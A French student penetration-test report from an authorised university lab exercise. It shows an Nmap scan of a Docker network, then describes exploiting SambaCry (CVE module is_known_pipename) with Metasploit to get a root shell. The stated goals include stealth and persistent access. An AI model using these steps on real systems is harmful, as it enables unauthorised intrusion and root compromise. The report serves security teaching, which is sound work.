# Rapport de Pentest

GARRIGUES Lorik

IUT Réseaux et Télécommunications

Janvier 2026

# SOMMAIRE


# AUTORISATION

Dans le cadre de l'apprentissage de la méthodologie du pentesting à l'IUT Nice Côte d'Azur – site de Sophia Antipolis, une autorisation nous a été accordée par M. Laborde Ludovic afin de réaliser, dans le contexte d'une SAE, un test d'intrusion sur une infrastructure Docker mise à notre disposition.
L'objectif de ce test d'intrusion est d'accéder au serveur web de la machine Nessus en débutant l'attaque depuis la machine Kali Linux. Il sera nécessaire d'identifier une méthode permettant d'obtenir des privilèges élevés (root) sur la machine cible.
L'ensemble des actions menées sur les machines autres que Kali devra garantir une discrétion maximale, afin de ne pas laisser de traces évidentes de l'intrusion et de limiter toute suspicion.
Enfin, afin de pouvoir accéder de nouveau aux machines compromises, il sera indispensable de mettre en place un accès persistant permettant de maintenir le contrôle sur les systèmes attaqués.

01

# CONTEXTE

LL'infrastructure utilisée pour ce projet de pentesting repose sur un environnement virtualisé et isolé à des fins pédagogiques. Elle se compose de plusieurs machines réparties sur des réseaux distincts afin de reproduire une architecture réaliste et segmentée. La machine Kali Linux joue le rôle de l'attaquant et permet de réaliser les différentes phases du test d'intrusion, telles que l'exploitation de vulnérabilités et l'établissement de connexions distantes. La machine Web héberge l'application DVWA, volontairement vulnérable, qui constitue le point d'entrée principal de l'attaque et permet l'exploitation de failles web courantes. Une machine interne hébergeant un service SAMBA est également présente, mais n'est pas directement accessible depuis Kali, nécessitant ainsi la mise en place de techniques de pivot réseau. L'ensemble des machines est réparti sur deux réseaux, Pentestpivot et Pentestnetwork, reliés par une passerelle, ce qui justifie l'utilisation de mécanismes tels que le proxy, le port forwarding et les tunnels pour contourner les restrictions et simuler une attaque progressive réaliste.



# MÉTHODOLOGIE DU PENTEST

Le pentest suit une méthodologie structurée en plusieurs étapes.
Il débute par une phase de préparation, durant laquelle le périmètre et les objectifs du test sont définis.
Vient ensuite la collecte d'informations, qui permet de recueillir des données sur la cible sans l'attaquer directement.
La phase d'analyse des vulnérabilités consiste à identifier les failles potentielles à l'aide de scans et d'analyses.
Ces vulnérabilités sont ensuite testées lors de la phase d'exploitation, afin d'évaluer leur impact réel.
Enfin, la post-exploitation permet de mesurer les conséquences d'une compromission, et la rédaction du rapport synthétise les failles découvertes ainsi que les recommandations de sécurité.


(Petite image explicative page suivante)

# Méthodologie du pentest

# SCAN DU RÉSEAU

Après avoir accédé à notre machine Kali, nous effectuons un scan de notre propre plage d'adresses à l'aide de Nmap afin d'identifier les machines présentes sur le réseau et d'obtenir des informations sur leurs types et services.


03



```
┌──(root㉿1678bd6ea19f)-[/]
└─# nmap -A 172.19.0.4/24
Starting Nmap 7.92 ( https://nmap.org ) at 2026-01-12 14:05 UTC
Nmap scan report for 172.19.0.1
Host is up (0.00065s latency).
All 1000 scanned ports on 172.19.0.1 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 02:42:5E:33:FE:73 (Unknown)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.65 ms 172.19.0.1

Nmap scan report for Nessus.auditssecu_pentestnetwork (172.19.0.2)
Host is up (0.000061s latency).
All 1000 scanned ports on Nessus.auditssecu_pentestnetwork (172.19.0.2) are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 02:42:AC:13:00:02 (Unknown)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.06 ms Nessus.auditssecu_pentestnetwork (172.19.0.2)

Nmap scan report for samba.auditssecu_pentestnetwork (172.19.0.3)
Host is up (0.00022s latency).
Not shown: 998 closed tcp ports (reset)
PORT    STATE SERVICE     VERSION
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: MYGROUP)
445/tcp open  netbios-ssn Samba smbd 4.6.3 (workgroup: MYGROUP)
MAC Address: 02:42:AC:13:00:03 (Unknown)
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5
OS details: Linux 5.3 - 5.4
Network Distance: 1 hop
Service Info: Host: 2DA8AEFFD7EE

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2026-01-12T14:05:28
|_  start_date: N/A
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.6.3)
|   Computer name: 2da8aeffd7ee
|   NetBIOS computer name: 2DA8AEFFD7EE\x00
|   Domain name: \x00
|   FQDN: 2da8aeffd7ee
```


Le scan Nmap réalisé sur le réseau 172.19.0.0/24 a permis d'identifier trois machines actives :
172.19.0.1, 172.19.0.2 et 172.19.0.3.
Les adresses 172.19.0.1 et 172.19.0.2 ne présentent aucun port ouvert sur les ports analysés.
En revanche, la machine 172.19.0.3 expose plusieurs services, notamment un service Samba accessible sur les ports 139 et 445.
Notre premier objectif sera donc d'analyser la version de ce service Samba afin de déterminer s'il présente des vulnérabilités exploitables.

Le scan de reconnaissance effectué sur le réseau a permis d’identifier la machine cible située à l'adresse IP 172.19.0.3 laquelle expose les ports 139 et 445 révélant ainsi la présence d'un service Samba en version 4.6.3 fonctionnant sur un système Linux cette configuration spécifique est particulièrement vulnérable car la recherche via l'outil searchsploit a confirmé l'existence d'une faille critique nommée SambaCry liée à la fonction is_known_pipename cette vulnérabilité permet le chargement d'un module arbitraire à distance via un script Metasploit répertorié sous le chemin linux/remote/42084.rb offrant potentiellement un accès total avec les privilèges root sur le serveur il est donc crucial de procéder à une mise à jour immédiate vers une version sécurisée supérieure à la 4.6.4 pour protéger l'infrastructure de toute exploitation malveillante.


# DÉTAIL DES ATTAQUES ET EXPLOITATION

Après avoir identifié la version de Samba présente sur la machine cible, j'ai ouvert le framework Metasploit afin de préparer la phase d'exploitation. Cet outil permet de tester concrètement les vulnérabilités détectées précédemment. Une fois l'environnement chargé, je me suis positionné sur l'interface de commande pour utiliser le module adapté à la vulnérabilité SambaCry, que j'avais identifiée au préalable à l'aide de Searchsploit.


04


(root㉿1678bd6ea19f)-[/]
# msfconsole
.:okOOOkdc' 'cdkOOOko:.
.xOOOOOOOOOOOc cOOOOOOOOOOOx.
:OOOOOOOOOOOOOk, ,kOOOOOOOOOOOOO:
'OOOOOOOOkkkkOOOOO: :OOOOOOOOOOOOOOOO'
oOOOOOOOO. .oOOOOoOOOl. ,OOOOOOOo
dOOOOOOOO. .cOOOOOc. ,OOOOOOOx
lOOOOOOOO. ;d; ,OOOOOOOl
.OOOOOOOO. .; ; ,OOOOOOOO.
cOOOOOOO. .OOc. 'oOO. ,OOOOOOOc
oOOOOOO. .OOOO. :OOOO. ,OOOOOOo
lOOOOO. .OOOO. :OOOO. ,OOOOOl
;OOOO' .OOOO. :OOOO. ;OOOO;
.dOOo .OOOOocccxOOOO. xOOd.
,kOl .OOOOOOOOOOOOO. .dOk,
:kk;.OOOOOOOOOOOOO.cOk:
;kOOOOOOOOOOOOOOOk:
,xOOOOOOOOOOx,
.lOOOOOOOl.
,dOd,
.
=[ metasploit v6.2.20-dev ]
+ -- --=[ 2251 exploits - 1187 auxiliary - 399 post ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops ]
+ -- --=[ 9 evasion ]
Metasploit tip: Use the edit command to open the
currently active module in your editor
Metasploit Documentation: https://docs.metasploit.com/
msf6 >


UUne fois Metasploit lancé, j'ai choisi le module d'exploitation que j'avais repéré auparavant, à savoir exploit/linux/samba/is_known_pipename. J'ai ensuite utilisé la commande show options afin de vérifier les paramètres nécessaires à l'attaque. À ce stade, j'ai constaté que l'option RHOSTS, correspondant à l'adresse IP de la cible, n'était pas renseignée et devait l'être pour poursuivre. Le port RPORT était déjà défini sur 445, ce qui correspond bien au service Samba identifié lors du scan initial. D'autres options, comme SMB_FOLDER ou SMB_SHARE_NAME, étaient également disponibles et pouvaient être modifiées si besoin pour cibler un partage précis.




Une fois les options du module vérifiées, j'ai configuré l'adresse de ma cible en utilisant la commande set RHOSTS 172.19.0.3 avant de lancer l'attaque avec la commande run. Le framework a alors automatiquement identifié un partage accessible nommé myshare pour y téléverser une charge utile malveillante sous la forme d'un fichier .so. Après une première tentative de chargement infructueuse, le module a réussi à exécuter le payload, confirmant l'accès au système par le message Found shell. Une session de commande s'est alors ouverte entre ma machine et la cible, me permettant d'exécuter la commande whoami. Le résultat a retourné root, prouvant ainsi que j'ai obtenu un contrôle total sur le serveur avec les privilèges d'administrateur suprême grâce à la faille SambaCry.



Dans la continuité de mes actions précédentes, j'ai relancé l'exploitation pour stabiliser mon accès et finaliser l'audit de la cible. Après avoir fermé la première session, j'ai exécuté à nouveau la commande run, ce qui a permis d'ouvrir une seconde session de commande (session 2) sur l'hôte 172.19.0.3 à 14:27:28.
Une fois le nouveau shell obtenu, j'ai tapé whoami pour confirmer que j'avais toujours les privilèges root, puis j'ai lancé la commande /bin/bash -i pour obtenir un terminal interactif plus complet et confortable. Après avoir terminé mes vérifications, j'ai utilisé l'interruption ^C pour quitter le shell et j'ai confirmé la fermeture de la session en répondant y à l'invite d'abandon. J'ai saisi la commande sessions, ce qui m'a permis de vérifier qu'il n'y avait plus aucune session active sur la machine distante, assurant ainsi qu'aucun accès non autorisé ne restait ouvert après mon passage.



